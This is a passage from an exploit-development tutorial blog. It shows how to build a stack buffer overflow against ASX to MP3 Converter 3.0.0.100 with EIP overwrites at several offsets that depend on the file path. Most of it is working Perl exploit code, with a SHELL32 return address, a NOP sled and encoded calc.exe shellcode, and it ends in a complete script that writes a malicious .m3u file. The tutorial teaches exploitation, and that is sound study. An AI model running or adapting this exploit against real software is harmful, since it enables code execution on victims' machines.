Dat tan x^2 1/x pi A B C D E F

Updating The Exploit to Support Multiple Offsets

Ok, so we've overcome our address rebasing issue by choosing an OS module and verified that the offset can be predicted from the length of the resulting path size of the m3u exploit file. The next step is to incorporate multiple offsets into our exploit code to increase the likelihood of it being successfully executed from different locations. We could accomplish this by simply comprising the junk portion of our buffer of a pattern of repeating offsets (instead of using A's, use EIP + EIP + EIP, etc). While this increases the likelihood of successful exploit, it is rather haphazard since common storage locations (Desktop, My Documents, etc) may or may not align with that pattern. Instead we could generate a list of likely save locations and place the offset a bit more strategically in our buffer. We could do this manually, by counting the length of each potential file path and creating an offset for each location as follows:



```
my $buffsize = 50000; # sets buffer size for consistent sized payload

my $junk = "\x41" x 26076; # offset to EIP overwrite for C:\Documents and Settings\Administrator\Desktop\
my $junk2 = "\x41" x 41; # offset to EIP overwrite for C:\
my $eip = pack('V', 0x7c9f38f6); # call ebp C:\Windows\System32\SHELL32.dll
my $nops = "\x90" x 18752; # simulated nops using INT to demonstrate shellcode offset

# msfpayload windows/exec CMD=calc.exe R |
# msfencode -e x86/shikata_ga_nai -c 1 -t perl -b '\x00\x0a\x0d\xff'
# size 227

my $shell =
"\xba\x8d\xf5\x02\x51\xda\xc0\xd9\x74\x24\xf4\x5b\x2b\xc9" .
"\xb1\x33\x31\x53\x12\x03\x53\x12\x83\x66\x09\xe0\xa4\x84" .
"\x1a\x6c\x46\x74\xdb\x0f\xce\x91\xea\x1d\xb4\xd2\x5f\x92" .
"\xbe\xb6\x53\x59\x92\x22\xe7\x2f\x3b\x45\x40\x85\x1d\x68" .
"\x51\x2b\xa2\x26\x91\x2d\x5e\x34\xc6\x8d\x5f\xf7\x1b\xcf" .
"\x98\xe5\xd4\x9d\x71\x62\x46\x32\xf5\x36\x5b\x33\xd9\x3d" .
"\xe3\x4b\x5c\x81\x90\xe1\x5f\xd1\x09\x7d\x17\xc9\x22\xd9" .
"\x88\xe8\xe7\x39\xf4\xa3\x8c\x8a\x8e\x32\x45\xc3\x6f\x05" .
"\xa9\x88\x51\xaa\x24\xd0\x96\x0c\xd7\xa7\xec\x6f\x6a\xb0" .
"\x36\x12\xb0\x35\xab\xb4\x33\xed\x0f\x45\x97\x68\xdb\x49" .
"\x5c\xfe\x83\x4d\x63\xd3\xbf\x69\xe8\xd2\x6f\xf8\xaa\xf0" .
"\xab\xa1\x69\x98\xea\x0f\xdf\xa5\xed\xf7\x80\x03\x65\x15" .
"\xd4\x32\x24\x73\x2b\xb6\x52\x3a\x2b\xc8\x5c\x6c\x44\xf9" .
"\xd7\xe3\x13\x06\x32\x40\xeb\x4c\x1f\xe0\x64\x09\xf5\xb1" .
"\xe8\xaa\x23\xf5\x14\x29\xc6\x85\xe2\x31\xa3\x80\xaf\xf5" .
"\x5f\xf8\xa0\x93\x5f\xaf\xc1\xb1\x03\x2e\x52\x59\xea\xd5" .
"\xd2\xf8\xf2";

my $sploit = $junk.$eip.$junk2.$eip.$nops.$shell; # build sploit portion of buffer
my $fill = "\x43" x ($buffsize - (length($sploit))); # fill remainder of buffer
```

This would technically get the job done and at the end we'd be left with a buffer that looks like the following:


JUNK (A's) + EIP + JUNK (A's) + EIP + JUNK (As) + EIP … + NOPS + SHELLCODE + FILL

Of course that's not very efficient coding and makes adding and removing paths cumbersome so let's harness the power of scripting to make it a bit easier to manage.

First, we'll create an array of likely paths. I've created one with a few possible paths, though there are more:

```
my @offsets = ( 'C:\Documents and Settings\Administrator\My Documents\My Music\My Playlists\\', # offset to eip at 26049
                'C:\Documents and Settings\All Users\Documents\My Music\My Playlists\\', # offset to eip at 26056
                'C:\Documents and Settings\Administrator\My Documents\My Music\\', # offset to eip at 26062
                'C:\Documents and Settings\All Users\Documents\My Music\\', # offset to eip at 26069
                'C:\Documents and Settings\Administrator\Desktop\\', # offset to eip at 26076
                'C:\Documents and Settings\All Users\Desktop\\', # offset to eip at 26080
                'C:\\'); # offset to eip at 26121
```

I also included the manually calculated offsets (as comments) for illustrative purposes, though by scripting the offset creation we won't need to actually do this for each file path. Next, we create a loop and dynamically build the junk + eip portion of our buffer using the contents of our array.



```
my $eip = pack('V', 0x7c9f38f6); # call ebp C:\Windows\System32\SHELL32.dll

$i = 0;
foreach (@offsets) {
   $curr_offset = 26121 - (length($_)) + 3; # the + 3 takes into account the shared c:\
   $prev_offset = 26121 - (length($offsets[$i-1])) + 3;

   if ($i eq 0){
      $junk = "\x41" x $curr_offset; # if it's the first offset build the junk buffer from 0
      $offset = $junk.$eip # append the eip overwrite to the first offset
   } else {
      $junk = "\x41" x (($curr_offset - $prev_offset) - 4); # build a junk buffer relative to the last offset
      $offset = $offset.$junk.$eip; # append the new junk buffer and eip to the previously constructed offset
   }

   $i = $i + 1; # increment index counter

}
```


As you can see above, we just loop through the array and use the length of each file path (minus the shared ‘C:\’) to strategically place our offsets.

Our final exploit looks like this:

```
#!/usr/bin/perl

###########################################################################
# Exploit Title: ASX to MP3 Converter 3.0.0.100 (.m3u) - Local BOF
# Date: 11-16-2013
# Exploit Author: Mike Czumak (T_v3rn1x) -- @SecuritySift
# Vulnerable Software: ASX to MP3 Converter 3.0.0.100
# Software: http://www.mini-stream.net/asx-to-mp3-converter/download/
# Tested On: Windows XP SP3
# Credits: Older versions found to be vulnerable to similar bof
# -- http://www.exploit-db.com/exploits/8629/
###########################################################################

my $buffsize = 50000; # sets buffer size for consistent sized payload

# the application incorporates the path of the m3u file in the buffer
# this can hinder successful execution by changing the offset to eip
# to make this more reliable, we'll create a buffer w/ several offsets
# to potential file locations (desktop, my music, my playlists, etc)
# if the m3u file is placed in any of these locations it should work

# if the m3u file is saved in root dir (c:\, z:\, etc) eip offset = 26121
# we can use that value to calculate other relative offsets based on file path lengt

my @offsets = ( 'C:\Documents and Settings\Administrator\My Documents\My Music\My Pl
 'C:\Documents and Settings\All Users\Documents\My Music\My Playlists\\', # offset a
 'C:\Documents and Settings\Administrator\My Documents\My Music\\', # offset at 2606
 'C:\Documents and Settings\All Users\Documents\My Music\\', # offset at 26069
 'C:\Documents and Settings\Administrator\Desktop\\', # offset at 26076
 'C:\Documents and Settings\All Users\Desktop\\', # offset at 26080
 'C:\\'); # offset at 26121

my $eip = pack('V', 0x7c9f38f6); # call ebp C:\Windows\System32\SHELL32.dll

$i = 0;
foreach (@offsets) {
   $curr_offset = 26121 - (length($_)) + 3; # +3 for shared "c:\"
   $prev_offset = 26121 - (length($offsets[$i-1])) + 3;

   if ($i eq 0){
      # if it's the first offset build the junk buffer from 0
      $junk = "\x41" x $curr_offset;
      # append the eip overwrite to the first offset
      $offset = $junk.$eip
   } else {
      # build a junk buffer relative to the last offset
      $junk = "\x41" x (($curr_offset - $prev_offset) - 4);
      # append new junk buffer + eip to the previously constructed offset
      $offset = $offset.$junk.$eip;
   }

   $i = $i + 1; # increment index counter

}

my $nops = "\x90" x 21400; # offset to shellcode at call ebp

# Calc.exe payload [size 227]
# msfpayload windows/exec CMD=calc.exe R |
# msfencode -e x86/shikata_ga_nai -c 1 -b '\x00\x0a\x0d\xff'
my $shell = "\xdb\xcf\xb8\x27\x17\x16\x1f\xd9\x74\x24\xf4\x5f\x2b\xc9" .
"\xb1\x33\x31\x47\x17\x83\xef\xfc\x03\x60\x04\xf4\xea\x92" .
"\xc2\x71\x14\x6a\x13\xe2\x9c\x8f\x22\x30\xfa\xc4\x17\x84" .
"\x88\x88\x9b\x6f\xdc\x38\x2f\x1d\xc9\x4f\x98\xa8\x2f\x7e" .
"\x19\x1d\xf0\x2c\xd9\x3f\x8c\x2e\x0e\xe0\xad\xe1\x43\xe1" .
"\xea\x1f\xab\xb3\xa3\x54\x1e\x24\xc7\x28\xa3\x45\x07\x27" .
"\x9b\x3d\x22\xf7\x68\xf4\x2d\x27\xc0\x83\x66\xdf\x6a\xcb" .
"\x56\xde\xbf\x0f\xaa\xa9\xb4\xe4\x58\x28\x1d\x35\xa0\x1b" .
"\x61\x9a\x9f\x94\x6c\xe2\xd8\x12\x8f\x91\x12\x61\x32\xa2" .
"\xe0\x18\xe8\x27\xf5\xba\x7b\x9f\xdd\x3b\xaf\x46\x95\x37" .
"\x04\x0c\xf1\x5b\x9b\xc1\x89\x67\x10\xe4\x5d\xee\x62\xc3" .
"\x79\xab\x31\x6a\xdb\x11\x97\x93\x3b\xfd\x48\x36\x37\xef" .
```

```
"\x9d\x40\x1a\x65\x63\xc0\x20\xc0\x63\xda\x2a\x62\x0c\xeb" .
"\xa1\xed\x4b\xf4\x63\x4a\xa3\xbe\x2e\xfa\x2c\x67\xbb\xbf" .
"\x30\x98\x11\x83\x4c\x1b\x90\x7b\xab\x03\xd1\x7e\xf7\x83" .
"\x09\xf2\x68\x66\x2e\xa1\x89\xa3\x4d\x24\x1a\x2f\xbc\xc3" .
"\x9a\xca\xc0";

my $sploit = $offset.$nops.$shell;
my $fill = "\x43" x ($buffsize - (length($sploit))); # fill remainder
my $buffer = $sploit.$fill; # build final buffer

# write the exploit buffer to file
my $file = "asx2mp3.m3u";
open(FILE, ">$file");
print FILE $buffer;
close(FILE);
print "Exploit file created [" . $file . "]\n";
print "Buffer size: " . length($buffer) . "\n";
```

If you want to visualize how the buffer looks, open the resulting m3u file in a text editor and you should see the offsets as follows:



```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAö8Ÿ|AAAö8Ÿ|AAö8Ÿ|AAAö8Ÿ|AAAö8Ÿ|ö8Ÿ|AAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAö8Ÿ|□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
```

Even this updated exploit is not perfect due to our use of an OS DLL for EIP overwrite and the limited number of exploit trigger locations, but it's certainly an improvement over our original version from Part 2.

I should mention that in addition to changing offsets influenced by file paths, it is not entirely uncommon to come across an exploit that has multiple offsets determined by the way it is launched. Take for example this recently-posted exploit for RealPlayer 16.0.3.51/16.0.2.32 which incorporates two offsets/EIP overwrites — one for when the exploit .rmp file is launched directly and one for when it is opened from within the application. If the exploit code itself looks slightly different, it's because it is an SEH-based buffer overflow, a topic we will get to in a few more posts. For now, if you do choose to try the exploit on a test machine you may need to make a few adjustments, depending on your OS. If you're running

Windows XP SP3 you might need to adjust the $junk2 offset by one to 10515 and depending on which version of RealPlayer you have, you may need to switch SEH values.

While these were just a couple of examples of locally-executed exploits with changing/multiple offsets they should provide some insight into how this issue can present itself when creating exploits and how you might go about addressing it.

Conclusion

Over the last two posts we've constructed a very basic stack-based buffer overflow exploit and overcome some minor complications stemming from changing EIP offsets influenced by the exploit file path and changing module addressing caused by a rebased application DLL. In the next post, we'll look at how to use jump code for situations in which you cannot use a simple CALL/JMP instruction to reach your shellcode.

Related Posts:

- Windows Exploit Development – Part 1: The Basics
- Windows Exploit Development – Part 2: Intro to Stack Based Overflows
- Windows Exploit Development – Part 3: Changing Offset and Rebased Modules
- Windows Exploit Development – Part 4: Locating Shellcode with Jumps
- Windows Exploit Development – Part 5: Locating Shellcode with Egghunting
- Windows Exploit Development – Part 6: SEH Exploits
- Windows Exploit Development – Part 7: Unicode Buffer Overflows

In category: Exploits
Tags: debugger , dll , exploit , exploit development , immunity , offset , rebased , shellcode , windows

One Comment add one

fellow December 10, 2014 at 1:08 am

Thanks Mike, It is a very great tutorial,But I have a doubt the first 26121 bytes of the m3u file in part 2 we were filling it with A(x41), so how could the variation in path create the trouble. you mentioned "Since the longer file path was incorporated into the payload", so I have these few questions.

1. where this path is bieng incorporated?
2. Is it being incorporated before EIP and after junk? If yes then how?
3. if No then why are we decreasing the size of junk?
4. Or the path is on the stack before our 50000 bytes m3u file and make it shift to the left/right.

please explain this part.

Previous post: **Bug Bounty Blitz!**

Next post: **Windows Exploit Development – Part 4: Locating Shellcode With Jumps**